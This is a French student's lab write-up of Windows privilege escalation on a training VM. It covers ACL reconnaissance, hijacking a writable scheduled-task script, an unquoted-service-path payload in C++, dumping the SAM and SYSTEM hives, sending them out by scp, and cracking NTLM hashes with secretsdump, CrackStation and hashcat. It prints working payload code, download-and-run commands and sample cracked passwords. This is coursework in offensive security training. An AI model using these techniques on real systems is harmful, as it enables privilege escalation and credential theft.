

Manip - Labo 5 - Windows PE

Labo : [Sécu OS - Labo 5 PE_windows.pdf](#)

Soluce du prof : [Labo Windows PE - Soluce.pdf](#)

Infos de base

- dans cmd

```
Microsoft Windows [Version 10.0.22631.3155]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>net users %username%

User name                user
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        23/02/2024 15:48:16
Password expires         Never
Password changeable      23/02/2024 15:48:16
Password required        No
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               19/12/2025 13:07:43

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

- Récupération des infos sur l'utilisateur connecté
- Lister tous les utilisateurs présents :

```
C:\Users\user>net users
```

```
User accounts for \\DESKTOP-356M8DT
```

```
-----  
-----  
Administrator      alan                DefaultAccount  
Giselle             Guest              jason  
jean                superuser          user  
WDAGUtilityAccount  
The command completed successfully.
```

- Identifier les administrateurs locaux :

```
C:\Users\user>net localgroup administrators
```

```
Alias name      administrators
```

```
Comment        Administrators have complete and unrestricted access to  
the computer/domain
```

```
Members
```

```
-----  
-----  
Administrator  
superuser  
The command completed successfully.
```

Exercice 1

- recon.ps1

```
function Get-Permissions ($folder) {  
    try{  
        if((get-acl $folder).access | Where-Object -FilterScript  
{($_.IdentityReference -eq '?') -or ($_.IdentityReference -eq '?') -and  
$.FileSystemRights -eq '?' })  
        {  
            Write-Output $folder  
        }  
    }  
    catch  
    {  
    }  
}
```

```
$list_of_dir = Get-ChildItem -Path "?" -Recurse -Directory -ErrorAction
SilentlyContinue
$list_of_dir | Foreach-Object{

    Get-Permissions ($_.FullName)
}
```

- Adaptation du script PowerShell (`recon.ps1`)
- Le script fourni contient des points d'interrogation (?) que nous devons remplacer par des valeurs logiques pour trouver des failles.

Analyse pour la correction :

- **Path** (`-Path "?"`) : Nous cherchons des fichiers `secret.txt` sur le bureau des autres utilisateurs. Le dossier racine des utilisateurs est généralement `C:\Users`. C'est le meilleur point de départ.
- **IdentityReference** (`-eq "?"`) : Nous cherchons des dossiers où **notre** utilisateur (`user`) a des droits. Il faut donc chercher le nom de l'utilisateur actuel ou le groupe `Utilisateurs` (Users).
- **FileSystemRights** (`-eq "?"`) : L'énoncé dit : *"mettre en évidence les dossiers sur lesquels user a tous les droits"*. La permission correspondante est `FullControl`.

- Voici le script corrigé et commenté :

```
<#
Script : recon_fixed.ps1
Objectif : Scanner C:\Users pour trouver des dossiers où l'utilisateur
courant a le contrôle total.
#>

function Get-Permissions ($folder) {
    try {
        # On récupère l'ACL du dossier
        $acl = Get-Acl $folder

        # On filtre les règles d'accès
        # On cherche si l'identité est "L'utilisateur courant" OU le
groupe "Utilisateurs"
        # ET si les droits sont "FullControl"
        if($acl.access | Where-Object -FilterScript {
            ( ($_.IdentityReference -like "$env:USERNAME") -or
($_.IdentityReference -like "Users") ) -and
            ($_.FileSystemRights -eq 'FullControl')
        })
    }
}
```

```

        # Si condition remplie, on affiche le dossier
        Write-Output "FAILLE TROUVEE : $folder"
    }
}
catch {
    # On ignore les erreurs d'accès refusé lors du scan
}
}

Write-Host "Démarrage de l'analyse des permissions dans C:\Users..." -
ForegroundColor Cyan

# On cible C:\Users pour trouver les profils des autres (giselle, jean,
etc.)
# "?" remplacé par "C:\Users"
$list_of_dir = Get-ChildItem -Path "C:\Users" -Recurse -Directory -
ErrorAction SilentlyContinue

$list_of_dir | ForEach-Object {
    Get-Permissions ($_.FullName)
}

Write-Host "Analyse terminee." -ForegroundColor Cyan

```

• Explication des modifications :

1. `path "C:\Users"` : On restreint la recherche aux profils utilisateurs, car scanner tout `C:\` serait trop long et bruyant.
2. `$env:USERNAME` : Variable d'environnement dynamique qui contient `user`. Cela permet au script de fonctionner quel que soit le nom de l'utilisateur connecté.
3. `-like "*Users"` : On cherche aussi les droits accordés au groupe générique "Users" (anglais) ou "Utilisateurs" (français), car votre utilisateur `user` en fait partie.
4. `'FullControl'` : C'est la traduction technique de "tous les droits".

• Resultat

```

PS C:\Users\user\Desktop> .\recon_fixed.ps1
DÃ©marrage de l'analyse des permissions dans C:\Users...
FAILLE TROUVEE : C:\Users\jason
FAILLE TROUVEE : C:\Users\user
FAILLE TROUVEE : C:\Users\jason\Contacts
FAILLE TROUVEE : C:\Users\jason\Desktop
FAILLE TROUVEE : C:\Users\jason\Documents
FAILLE TROUVEE : C:\Users\jason\Downloads

```

```
FAILLE TROUVEE : C:\Users\jason\Favorites
FAILLE TROUVEE : C:\Users\jason\Links
FAILLE TROUVEE : C:\Users\jason\Music
FAILLE TROUVEE : C:\Users\jason\OneDrive
FAILLE TROUVEE : C:\Users\jason\Pictures
FAILLE TROUVEE : C:\Users\jason\Saved Games
FAILLE TROUVEE : C:\Users\jason\Searches
FAILLE TROUVEE : C:\Users\jason\Videos
FAILLE TROUVEE : C:\Users\jason\Desktop\My Files
FAILLE TROUVEE : C:\Users\jason\Desktop\My scripts
FAILLE TROUVEE : C:\Users\jason\Desktop\My Files\important
FAILLE TROUVEE : C:\Users\jason\Desktop\My scripts\My Backup Scripts
FAILLE TROUVEE : C:\Users\jason\Favorites\Links
FAILLE TROUVEE : C:\Users\jason\Pictures\Camera Roll
FAILLE TROUVEE : C:\Users\jason\Pictures\Saved Pictures
FAILLE TROUVEE : C:\Users\user\Contacts
FAILLE TROUVEE : C:\Users\user\Desktop
FAILLE TROUVEE : C:\Users\user\Documents
FAILLE TROUVEE : C:\Users\user\Downloads
FAILLE TROUVEE : C:\Users\user\Favorites
FAILLE TROUVEE : C:\Users\user\Links
FAILLE TROUVEE : C:\Users\user\Music
FAILLE TROUVEE : C:\Users\user\OneDrive
FAILLE TROUVEE : C:\Users\user\Pictures
FAILLE TROUVEE : C:\Users\user\Saved Games
FAILLE TROUVEE : C:\Users\user\Searches
FAILLE TROUVEE : C:\Users\user\Videos
FAILLE TROUVEE : C:\Users\user\Favorites\Links
FAILLE TROUVEE : C:\Users\user\Pictures\Camera Roll
FAILLE TROUVEE : C:\Users\user\Pictures\Saved Pictures
Analyse terminee.
```

- "jason" est clairement accessible par "user"
 - "C:\Users\jason\Desktop\secret.txt"

```
This is the secret of jason
```

Exercice 2 : Le scheduler Windows (Jean)

Observation :

Les fichiers de tâches du Scheduler sont dans `C:\Windows\System32\Tasks`

- dans notre cas on peut y trouver un fichier `backup`

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-02-28T08:50:57.4457198</Date>
    <Author>DESKTOP-356M8DT\superuser</Author>
    <URI>\backup</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>jean</UserId>
      <LogonType>Password</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>powershell</Command>
      <Arguments>-File "C:\Program Files\Scripts\backup.ps1"</Arguments>
```

```
</Exec>
</Actions>
</Task>
```

- Si on observe ses permission on peut constater que `user` a un accès "Full control" et l'utilisateur `jean` est en "Read"
- La fin du script fait référence a un autre scripte `C:\Program Files\Scripts\backup.ps1` l'on va modifier ce fichier pour recouper le "secret" de `jean`

1. Vérification des permissions (Preuve)

Avant de modifier quoi que ce soit, on vérifie techniquement que l'on a le droit d'écrire. **Commande :**

```
icacls "C:\Program Files\Scripts\backup.ps1"
```

Critère de succès : On devrais voir une ligne indiquant `BUILTIN\Users: (F)` ou `(M)` (Full Control ou Modify).

2. Sauvegarde du script original

C'est une bonne pratique de toujours sauvegarder ce que l'on va écraser. **Commande :**

```
Copy-Item "C:\Program Files\Scripts\backup.ps1" "C:\Program
Files\Scripts\backup.ps1.bak"
```

3. Injection du Payload (La modification)

Nous allons remplacer le contenu de `backup.ps1` avec ceci :

```
# Attention à écrire sur une seule ligne
Compress-Archive -Path 'C:\Users\jean\Desktop\secret.txt' -DestinationPath
"C:\Program Files\Scripts\secret.zip"
```

Note : J'utilise `user` pour écrire le fichier, mais c'est `jean` qui l'exécutera. `jean` a le droit de lecture sur son bureau et le droit d'écriture dans le dossier Scripts.

4. Déclenchement de l'attaque

Le fichier XML indique `<BootTrigger>`. La tâche se lance au démarrage de la machine. Comme je ne suis pas administrateur, je ne peux probablement pas forcer l'exécution via `schtasks /run`. Il faut donc redémarrer.

5. Récupération du butin

Une fois reconnecté, on peut le vérifier dans `C:\Program Files\Scripts\secret.zip`

Exercice 3 (Services & Unquoted Path) (Giselle)

Notes : On peut lister les services actifs avec la commande `Get-Service | Where-Object {$_.Status -eq "Running"}` dans un PowerShell

Étape 1 : Identification de la vulnérabilité

Je l'as fait avec la commande `wmic`, qui est la méthode standard.

Commande exécutée :

```
wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v ""
```

Analyse du résultat :

```
C:\Users\user>wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v ""
DisplayName                                StartMode                                Name                                PathName
Backup Service                            Auto                                    Backup Service                    C:\Program Files\Utils Tools\Backup Tools\backup.exe
LSM                                         Unknown                               LSM                               C:\Program Files\Utils Tools\Backup Tools\LSM.exe
NetSetupSvc                               Unknown                               NetSetupSvc                       C:\Program Files\Utils Tools\Backup Tools\NetSetupSvc.exe
```

```
Backup Service    C:\Program Files\Utils Tools\Backup Tools\backup.exe
Auto
```

Le chemin contient des espaces (`Utils Tools`, `Backup Tools`) mais **n'est pas entouré de guillemets**.

Pourquoi c'est vulnérable ? Lorsqu'il démarre le service, Windows tente d'exécuter le programme dans cet ordre jusqu'à trouver un fichier :

1. `C:\Program.exe` (Non pertinent ici)
2. `C:\Program Files\Utils.exe` (Possibilité 1)
3. `C:\Program Files\Utils Tools\Backup.exe` (Possibilité 2 - **Celle que je vais utiliser**)
4. `C:\Program Files\Utils Tools\Backup Tools\backup.exe` (L'exécutable légitime)

Si on place un fichier nommé `Backup.exe` dans le dossier `C:\Program Files\Utils Tools\`, il sera exécuté *avant* le vrai service lors du redémarrage, avec les droits du service (souvent SYSTEM).

Étape 2 : Création du Payload (Code C++)

Sur [Moodle](#) ce trouve le fichier [CustomService.cpp](#) un exécutable qu'il faut modifier.

```
#include <windows.h>
#include <stdio.h>
#include <fstream>
#include <iostream>
#include <filesystem> // Nécessaire pour std::filesystem
```

```

#define SLEEP_TIME 5000

SERVICE_STATUS serviceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//modification
int RunCustomService() {

std::filesystem::copy_file("C:\\Users\\Giselle\\Desktop\\secret.txt", "C:\\Program
Files\\Scripts\\secret.txt", std::filesystem::copy_options::overwrite_existin
g);

    return 0; }

int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"BackupService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}

void ServiceMain(int argc, char** argv) {
    serviceStatus.dwServiceType          = SERVICE_WIN32;
    serviceStatus.dwCurrentState         = SERVICE_START_PENDING;
    serviceStatus.dwControlsAccepted     = SERVICE_ACCEPT_STOP |
SERVICE_ACCEPT_SHUTDOWN;
    serviceStatus.dwWin32ExitCode        = 0;
    serviceStatus.dwServiceSpecificExitCode = 0;
    serviceStatus.dwCheckPoint           = 0;
    serviceStatus.dwWaitHint             = 0;

    hStatus = RegisterServiceCtrlHandler("BackupService",
(LPHANDLER_FUNCTION) ControlHandler);
    RunCustomService();

    serviceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus (hStatus, &serviceStatus);
}

```

```

while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
    Sleep(SLEEP_TIME);
}
return;
}

void ControlHandler(DWORD request) {
    switch(request) {
        case SERVICE_CONTROL_STOP:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        case SERVICE_CONTROL_SHUTDOWN:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        default:
            break;
    }
    SetServiceStatus(hStatus, &serviceStatus);
    return;
}

```

Étape 3 : Compilation Croisée sur Kali Linux

Il faut compiler ce code Windows depuis une machine Linux.

1. Installation du compilateur :

```

sudo apt update
sudo apt install g++-mingw-w64-x86-64

```

2. Compilation :

Le nom de sortie **DOIT** être `Backup.exe` (pour correspondre au chemin interception `...\Utils Tools\Backup.exe`).

```

x86_64-w64-mingw32-g++ -O2 customService.cpp -o Backup.exe -
I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-

```

```
write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -  
static-libgcc -fpermissive -std=c++17
```

Explication des flags :

- `-o Backup.exe` : Le nom crucial pour l'exploitation.
- `-static-lib...` : Embed les librairies pour que l'exé tourne sans dépendances sur Windows.
- `-std=c++17` : Pour supporter `<filesystem>`.

```
└─(user@kali-labo5) - [~/Documents]  
└─$ x86_64-w64-mingw32-g++ -O2 customService.cpp -o Backup.exe -  
I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-  
write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -  
static-libgcc -fpermissive -std=c++17
```

```
└─(user@kali-labo5) - [~/Documents]  
└─$ ls -la  
total 1068  
drwxr-xr-x  2 user user    4096  3 jan 18:30 .  
drwx----- 16 user user    4096  3 jan 18:29 ..  
-rwxrwxr-x  1 user user 1079296  3 jan 18:30 Backup.exe  
-rw-rw-r--  1 user user   1983  3 jan 18:30 customService.cpp
```

Étape 4 : Transfert du fichier

Il faut envoyer `Backup.exe` de Kali vers Windows. Puisque les deux communiquent (ping ok), le plus simple est un serveur Python HTTP.

1. Sur Kali (dans le dossier où est compilé Backup.exe) :

```
python3 -m http.server 8080
```

2. Sur Windows (PowerShell) :

```
cd "C:\Program Files\Utils Tools"  
# Vérification qu'on est au bon endroit  
ls  
  
# Téléchargement  
Invoke-WebRequest -Uri "http://192.168.0.20:8080/Backup.exe" -OutFile  
"Backup.exe"
```

Note : `192.168.0.20` est l'IP de m'a Kali. A ajuster selon l'IP de la Kali.

Étape 5 : Exécution et Récupération

1. **Déclencher l'interception** : Comme c'est un service système au démarrage "Auto", le plus simple pour un utilisateur standard est de redémarrer la machine.

Au redémarrage, Windows va essayer de lancer le service "Backup Service". Il va trouver le faux "Backup.exe" avant le vrai, l'exécuter, et notre code va copier le fichier.

2. **Vérification** : Avec `user`. On peut aller voir si le fichier a été copié dans `"C:\Program Files\Scripts\secret.txt"`.

Étape 6 : Nettoyage (optionnel)

On peut supprimer le binaire malveillant pour restaurer le fonctionnement normal du vrai service de backup.

```
Remove-Item "C:\Program Files\Utils Tools\Backup.exe" -Force
rm "C:\Program Files\Scripts\secret_giselle.txt"
```

Exercice 4 : Exfiltration de la base SAM

Sous Windows, les hash de mot de passe sont stockés dans des fichiers spéciaux : les fichiers SAM & SYSTEM qui se trouvent généralement dans : `C:\Windows\System32\config`.

Utilisez la technique précédente pour copier ces fichiers sur le bureau de user. Ensuite, envoyez ces fichiers sur votre Linux à l'aide de scp

Étape 1 : Modification du Payload (C++)

On réutilise la structure (squelette) du code de l'exercice précédent, mais on change la fonction

`RunCustomService`.

```
#include <windows.h>
#include <stdio.h>
#include <fstream>
#include<iostream>
#include <cstdlib> // Nécessaire pour system()

#define SLEEP_TIME 5000

SERVICE_STATUS serviceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//modification
int RunCustomService() {
    // On sauvegarde la SAM et la clé de boot SYSTEM sur le bureau de 'user'
```

```

    // /y force l'écrasement sans demande de confirmation
    system("reg save HKLM\\SAM C:\\Users\\user\\Desktop\\SAM /y");
    system("reg save HKLM\\SYSTEM C:\\Users\\user\\Desktop\\SYSTEM /y");
    return 0;
}

int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"BackupService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}

void ServiceMain(int argc, char** argv) {
    serviceStatus.dwServiceType      = SERVICE_WIN32;
    serviceStatus.dwCurrentState     = SERVICE_START_PENDING;
    serviceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP |
SERVICE_ACCEPT_SHUTDOWN;
    serviceStatus.dwWin32ExitCode    = 0;
    serviceStatus.dwServiceSpecificExitCode = 0;
    serviceStatus.dwCheckPoint       = 0;
    serviceStatus.dwWaitHint         = 0;

    hStatus = RegisterServiceCtrlHandler("BackupService",
(LPHANDLER_FUNCTION) ControlHandler);
    RunCustomService();

    serviceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus (hStatus, &serviceStatus);

    while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
        Sleep(SLEEP_TIME);
    }
    return;
}

void ControlHandler(DWORD request) {
    switch(request) {
        case SERVICE_CONTROL_STOP:
            serviceStatus.dwWin32ExitCode = 0;

```

```

        serviceStatus.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus (hStatus, &serviceStatus);
        return;

    case SERVICE_CONTROL_SHUTDOWN:
        serviceStatus.dwWin32ExitCode = 0;
        serviceStatus.dwCurrentState = SERVICE_STOPPED;
        SetServiceStatus (hStatus, &serviceStatus);
        return;

    default:
        break;
}
SetServiceStatus(hStatus, &serviceStatus);
return;
}

```

Étape 2 : Compilation

Nous compilons à nouveau sur la Kali. Le nom de sortie **doit être impérativement** `Backup.exe` pour que la faille *Unquoted Service Path* fonctionne (elle cherche `...Utils Tools\Backup.exe`).

Dans mon cas je compte juste renommer le fichier une fois sur Windows, je le nomme donc temporairement `Backup2.exe`

```

x86_64-w64-mingw32-g++ -O2 customService2.cpp -o Backup2.exe -
I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-
write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -
static-libgcc -fpermissive -std=c++17

```

Étape 3 : Remplacement et Armement

Il faut remplacer l'ancien exécutable sur la machine Windows.

1. **Sur Kali** : Lancez le serveur web.

```
python3 -m http.server 8080
```

2. **Sur Windows (PowerShell en tant que `user`)** : Dans le dossier `C:\Program Files\Utils Tools`, on supprime l'ancien `Backup.exe` (celui qui copiait le texte) et on y met le nouveau (celui qui dump la SAM).

```

cd "C:\Program Files\Utils Tools"

# Suppression de la version précédente
Remove-Item "Backup.exe" -Force


```

```
# Dans mon cas cette commande n'a pas marché donc je l'ai simplement  
renommer "C:\Program Files\Utils Tools\Backup.exe.old"  
  
# Téléchargement de la nouvelle version  
# J'en profite également pour le renommer au passage "Backup2.exe" =>  
"Backup.exe"  
Invoke-WebRequest -Uri "http://192.168.0.20:8080/Backup2.exe" -OutFile  
"Backup.exe"
```

Étape 4 : Exécution (Reboot)

Comme pour l'exercice précédent, je déclenche l'exécution du service au démarrage via un redémarrage.

Vérification : Sur le bureau, On devrait voir deux fichiers sans extension : `SAM` et `SYSTEM`. Si on essaye de les ouvrir, ce sera du binaire illisible.



Étape 5 : Exfiltration via SCP

Pour envoyer les fichiers vers Linux, on peut utiliser `scp` (Secure Copy Protocol) qui est natif sur Windows 10/11 (via OpenSSH Client).

- **Prérequis sur Kali Linux :** Le serveur SSH doit être actif pour recevoir la connexion.

```
sudo systemctl start ssh
```

- **Action sur Windows (PowerShell) :**

```
cd C:\Users\user\Desktop\  
  
# Syntaxe : scp <fichiers_source> <user_linux>@<ip_linux>:  
<chemin_destination>  
scp SAM SYSTEM user@192.168.0.20:/home/user/
```

Une fois les fichiers sur m'a Kali, On peut extraire les hashes NTLM des utilisateurs.

Sur Kali :

```
—(user@kali-labo5)-[~]
└─$ impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x0bc7e7a70050de252a75dfcdeb35eddb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4e3e57fea6f320783add e909045aled7:::
user:1001:aad3b435b51404eeaad3b435b51404ee:944f97c19a6d1d3b51a073b1746df642:::
jean:1002:aad3b435b51404eeaad3b435b51404ee:9b6c7e091df3e8d6aacb46784017dc2f:::
Giselle:1004:aad3b435b51404eeaad3b435b51404ee:9ab14788afc13c83576dfb13ac619152:::
alan:1005:aad3b435b51404eeaad3b435b51404ee:a01378595b5ffcd4eb0fe1033b3cc4b:::
superuser:1006:aad3b435b51404eeaad3b435b51404ee:984285222dcb81e64c1c45921309e226:::
jason:1007:aad3b435b51404eeaad3b435b51404ee:8447d02363272ea47e505f2c0e8f8991:::
[*] Cleaning up...
```

Exercice 5 : Extraction et Cassage de Hashs

Objectif : Extraire les hashs NTLM des fichiers binaires `SAM` et `SYSTEM` exfiltrés, puis tenter de retrouver les mots de passe en clair via des attaques par dictionnaire/bruteforce (Hashcat) et via des bases de données en ligne.

Étape 1 : Extraction des hashs

Les fichiers SAM et SYSTEM sont illisibles tels quels. J'ai utilisé `impacket` pour recombinaer les données et sortir les hashs.

Commandes sur Kali Linux :

```
# S'assurer que le paquet est installé (généralement par défaut sur Kali)
sudo apt update && sudo apt install python3-impacket
```

```
# Extraction propre vers un fichier texte
# La syntaxe est User:UID:LM:NT:::
impacket-secretsdump -sam SAM -system SYSTEM LOCAL > dump.txt

# Afficher le résultat pour analyse
cat dump.txt
```

Analyse du format de sortie : Une ligne typique ressemble à ceci :

```
user:1001:aad3b435b51404eeaad3b435b51404ee:944f97c19a6d1d3b51a073b1746df642:::
```

- `aad3b...` : C'est le hash **LM** (LanManager). Sur Windows moderne (Vista+), il est souvent vide ou désactivé (représenté par cette valeur constante `aad3b...`). **Pas la peine de perdre du temps à essayer de cracker ça.**
- `944f9...` : C'est le hash **NT** (NTLM). C'est celui qu'on veut casser.

Étape 2 : Préparation des données

Nettoyage manuel ou via commande : Créez un fichier `hash.txt` propre.

```
# Cette commande garde "User:Hash_NTLM"
cat dump.txt | cut -d ':' -f 1,4 > hash.txt
```

Contenu de `hash.txt` :

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Target system bootKey
[*] Dumping local SAM hashes (uid:nthash)
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:4e3e57fea6f320783adde909045a1ed7
user:944f97c19a6d1d3b51a073b1746df642
jean:9b6c7e091df3e8d6aacb46784017dc2f
Giselle:9ab14788afc13c83576dfb13ac619152
alan:a01378595b5ffcd4eb0fe1033b3cc4b
superuser:984285222dcb81e64c1c45921309e226
jason:8447d02363272ea47e505f2c0e8f8991
[*] Cleaning up...
```

Étape 3 : Méthode 1 - CrackStation (OSINT / Rainbow Tables)


Cette méthode est très rapide pour les mots de passe communs déjà connus.

1. Sur un navigateur on peut aller sur crackstation.net.
2. On copie uniquement les hashes (la partie hexadécimale de droite) et on retire bien les ::: à la fin.

3. On les colle dans la zone de texte, on valide le CAPTCHA et on clique sur "Crack Hashes".

4. **Résultat** : Si le hash est connu, le mot de passe s'affiche en vert (ex: dans notre cas le hash de

alan donnera Alan1234 et Giselle donnera Azerty123).



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
4e3e57fea6f320783adde909045a1ed7	Unknown	Not found.
944f97c19a6d1d3b51a073b1746df642	Unknown	Not found.
9b6c7e091df3e8d6aacb46784017dc2f	Unknown	Not found.
9ab14788afc13c83576dfb13ac619152	NTLM	Azerty123
a01378595b5ffcd4eb0fe1033b3cc4b	NTLM	Alan1234
984285222dcb81e64c1c45921309e226	Unknown	Not found.
8447d02363272ea47e505f2c0e8f8991	Unknown	Not found.

Étape 4 : Méthode 2 - Hashcat (Attaque Locale)

Si Crackstation échoue, on utilise la "puissance" de calcul locale (GPU/CPU).

Correction importante de la soluce :

- **Mode (-m)** : Windows moderne utilise **NTLM**, donc `-m 1000`. (Le mode 3000 est pour LM, obsolète).
- **Attaque (-a)** : `-a 3` est le Brute force pur (très long). On commence toujours par une attaque par dictionnaire (`-a 0`) avec une [wordlist](#) comme *RockYou* (perso, j'ai utiliser *cyclone_hk*).

Commande Hashcat (Attaque Dictionnaire) :

```
hashcat -m 1000 -a 0 hash.txt cyclone_hk.txt --username
```

Si le dictionnaire échoue (Attaque Brute force) : Si le mot de passe n'est pas dans le dictionnaire, on tente le brute force. Par exemple, pour tout tester jusqu'à 7 caractères :

```
hashcat -m 1000 -a 3 hash.txt --username --increment
```

Étape 5 : Résultats finaux

Une fois hashcat terminé, pour afficher les résultats craqués stockés dans le fichier `hashcat.potfile`, on relance la commande avec `--show` :

```
hashcat -m 1000 hash.txt --show --username
```

sortie :

```
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0:  
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:  
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0:  
user:944f97c19a6d1d3b51a073b1746df642:Tigrou007  
Giselle:9ab14788afc13c83576dfb13ac619152:Azerty123  
alan:a01378595b5ffcda4eb0fe1033b3cc4b:Alan1234
```